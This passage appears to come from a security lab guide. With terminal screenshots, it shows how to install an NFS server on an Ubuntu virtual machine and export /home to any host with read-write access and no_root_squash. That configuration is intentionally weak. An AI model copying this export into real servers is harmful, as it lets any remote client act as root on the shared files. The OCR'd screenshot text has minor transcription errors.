
Note: The password that you type will not be visible in the terminal window.

Activities Terminal May 18 00:27

```
ubuntu@ubuntu-Virtual-Machine: ~
ubuntu@ubuntu-Virtual-Machine: $ sudo apt-get update
[sudo] password for ubuntu:
Hit:1 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [109 kB]
Get:3 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Hit:4 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease
Get:5 http://us.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [79.5 kB]
Get:6 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [155 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [40.7 kB]
Get:8 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 DEP-11 Metadata [53.0 kB]
Get:9 http://us.archive.ubuntu.com/ubuntu jammy-updates/main DEP-11 48x48 Icons [20.0 kB]
Get:10 http://us.archive.ubuntu.com/ubuntu jammy-updates/main DEP-11 64x64 Icons [30.3 kB]
Get:11 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 c-n-f Metadata [2,776 B]
Get:12 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [105 kB]
Get:13 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted i386 Packages [19.7 kB]
Get:14 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [15.8 kB]
Get:15 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 c-n-f Metadata [456 B]
Get:16 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [87.5 kB]
Get:17 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [30.7 kB]
Get:18 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [80.6 kB]
Get:19 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [28.0 kB]
Get:20 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 DEP-11 Metadata [87.0 kB]
Get:21 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe DEP-11 48x48 Icons [33.6 kB]
Get:22 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe DEP-11 64x64 Icons [44.5 kB]
Get:23 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 c-n-f Metadata [1,416 B]
Get:24 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse i386 Packages [1,032 B]
Get:25 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [4,192 B]
Get:26 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse Translation-en [900 B]
Get:27 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 c-n-f Metadata [232 B]
Get:28 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [25.9 kB]
Get:29 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [22.7 kB]
Get:30 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metadata [6,628 B]
Get:31 http://security.ubuntu.com/ubuntu jammy-security/main amd64 c-n-f Metadata [1,492 B]
Get:32 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [105 kB]
Get:33 http://security.ubuntu.com/ubuntu jammy-security/restricted i386 Packages [19.4 kB]
Get:34 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [15.7 kB]
Get:35 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 c-n-f Metadata [456 B]
Get:36 http://security.ubuntu.com/ubuntu jammy-security/universe i386 Packages [12.7 kB]
```

5. Now in the terminal type **sudo apt install nfs-kernel-server** and press **Enter**.

Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.




The screenshot shows a terminal window on an Ubuntu desktop environment. The title bar says "Activities Terminal" and the status bar shows "May 18 00:30". The terminal window contains the following text:

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo apt install nfs-kernel-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  app-install-data-partner cpp-9 gcc-10-base gcc-9-base gir1.2-clutter-1.0 gir1.2-clutter-gst-3.0
  gir1.2-cogl-1.0 gir1.2-cogl-pango-1.0 gir1.2-gnomebluetooth-1.0 gir1.2-gtkclutter-1.0
  gnome-getting-started-docs gnome-screenshot ippusbxd libamtk-5-0 libamtk-5-common libasan5
  libboost-filesystem1.71.0 libboost-iostreams1.71.0 libboost-locale1.71.0 libboost-thread1.71.0
  libbrlapi0.7 libcamel-1.2-62 libcbor0.6 libcdio18 libcmis-0.5-5v5 libdpkg-perl libedataserver-1.2-24
  libedataserverui-1.2-2 libfile-fcntllock-perl libfuse2 libgcc-9-dev libgupnp-1.2-0 libhandy-0.0-0
  libheimbase1-heimdal libhogweed5 libicu66 libidn11 libisl22 libjson-c4 libjuh-java libjurt-java
  libibreoffice-java libllvm12 liblua5.2-0 libmpdec2 libmysqclient21 libneon27-gnutls libnettle7
  libntfs-3g883 libobjc-9-dev libomp5-10 liborcus-0.15-0 libperl5.30 libphonenumber7 libpoppler97
  libprotobuf17 libpython3.8 libpython3.8-minimal libpython3.8-stdlib libqpdf26 libraw19
  libreoffice-style-tango libridl-java libroken18-hetmdal libsane libsnmp35 libstdc++-9-dev
  libtepl-4-0 libtracker-control-2.0-0 libtracker-miner-2.0-0 libtracker-sparql-2.0-0
  libunloader-java libvpx6 libwebp6 libwind0-heimdal libwmf0.2-7 libxml2
  linux-headers-5.13.0-40-generic linux-headers-generic-hwe-20.04 linux-hwe-5.13-headers-5.13.0-40
  linux-image-5.13.0-40-generic linux-image-generic-hwe-20.04 linux-modules-5.13.0-40-generic
  llvm-10-tools ltrace lz4 mysql-common perl-modules-5.30 popularity-contest python3-entrypoints
  python3-requests-unixsocket python3-simplejson python3.8 python3.8-minimal syslinux syslinux-common
  syslinux-legacy ure-java vino xul-ext-ubufox
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  keyutils libevent-core-2.1-7 nfs-common rpcbind
Suggested packages:
  open-iscsi watchdog
The following NEW packages will be installed:
  keyutils libevent-core-2.1-7 nfs-common nfs-kernel-server rpcbind
0 upgraded, 5 newly installed, 0 to remove and 8 not upgraded.
Need to get 572 kB of archives.
After this operation, 2,017 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

6. In the terminal type **sudo nano /etc/exports** and press **Enter** to open **/etc/exports** file.

Note: **/etc/exports** file holds a record for each directory that user wants to share within a network machine.



The screenshot shows a terminal window on an Ubuntu desktop environment. The title bar says "Activities Terminal" and the status bar shows "ubuntu@ubuntu-Virtual-Machine: ~" and the date "May 18 00:32". The terminal window displays a series of log messages from a package manager or configuration tool, likely related to the NFS setup. At the bottom of the window, the command `sudo nano /etc/exports` is typed into the input field.

```
Setting up nfs-common (1:2.6.1-1ubuntu1) ...
Creating config file /etc/idmapd.conf with new version
Creating config file /etc/nfs.conf with new version
Adding system user 'statd' (UID 130) ...
Adding new user 'statd' (UID 130) with group 'nogroup' ...
Not creating home directory '/var/lib/nfs'.
Created symlink /etc/systemd/system/multi-user.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
Created symlink /etc/systemd/system/remote-fs.target.wants/nfs-client.target → /lib/systemd/system/nfs-client.target.
auth-rpcgss-module.service is a disabled or a static unit, not starting it.
nfs-idmapd.service is a disabled or a static unit, not starting it.
nfs-utils.service is a disabled or a static unit, not starting it.
proc-fs-nfsd.mount is a disabled or a static unit, not starting it.
rpc-gssd.service is a disabled or a static unit, not starting it.
rpc-statd-notify.service is a disabled or a static unit, not starting it.
rpc-statd.service is a disabled or a static unit, not starting it.
rpc-svcgssd.service is a disabled or a static unit, not starting it.
rpc_pipeefs.target is a disabled or a static unit, not starting it.
var-lib-nfs-rpc_pipeefs.mount is a disabled or a static unit, not starting it.
Setting up nfs-kernel-server (1:2.6.1-1ubuntu1) ...
Created symlink /etc/systemd/system/nfs-client.target.wants/nfs-blkmap.service → /lib/systemd/system/nfs-blkmap.service.
Created symlink /etc/systemd/system/multi-user.target.wants/nfs-server.service → /lib/systemd/system/nfs-server.service.
nfs-mountd.service is a disabled or a static unit, not starting it.
nfsdcl.d.service is a disabled or a static unit, not starting it.
Creating config file /etc/exports with new version
Creating config file /etc/default/nfs-kernel-server with new version
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for libc-bin (2.35-0ubuntu3) ...
ubuntu@ubuntu-Virtual-Machine:~$ sudo nano /etc/exports
```

7. A nano editor window appears, in the window type `/home *(rw,no_root_squash)` and press **Ctrl+S** to save it and **Ctrl+X** to exit the editor window.

Note: `/home *(rw,no_root_squash)` entry shows that `/home` directory is shared and allows the root user on the client to access files and perform **read/write** operations. `*` sign denotes connection from any host machine.

```
Activities Terminal May 18 00:36
ubuntu@ubuntu-Virtual-Machine:~
```

```
GNU nano 6.2 /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#           to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes    hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4    gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
# /home      *(rw,no_root_squash)

[ Wrote 11 lines ]
```

Help Exit Write Out Read File Where Is Replace Cut Paste Execute Justify Location Go To Line Undo Redo

8. We must restart the nfs server to apply the configuration changes.
9. In the terminal, type `sudo /etc/init.d/nfs-kernel-server restart` and press **Enter** to restart NFS server.

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo /etc/init.d/nfs-kernel-server restart
Restarting nfs-kernel-server (via systemctl): nfs-kernel-server.service.
ubuntu@ubuntu-Virtual-Machine:~$
```

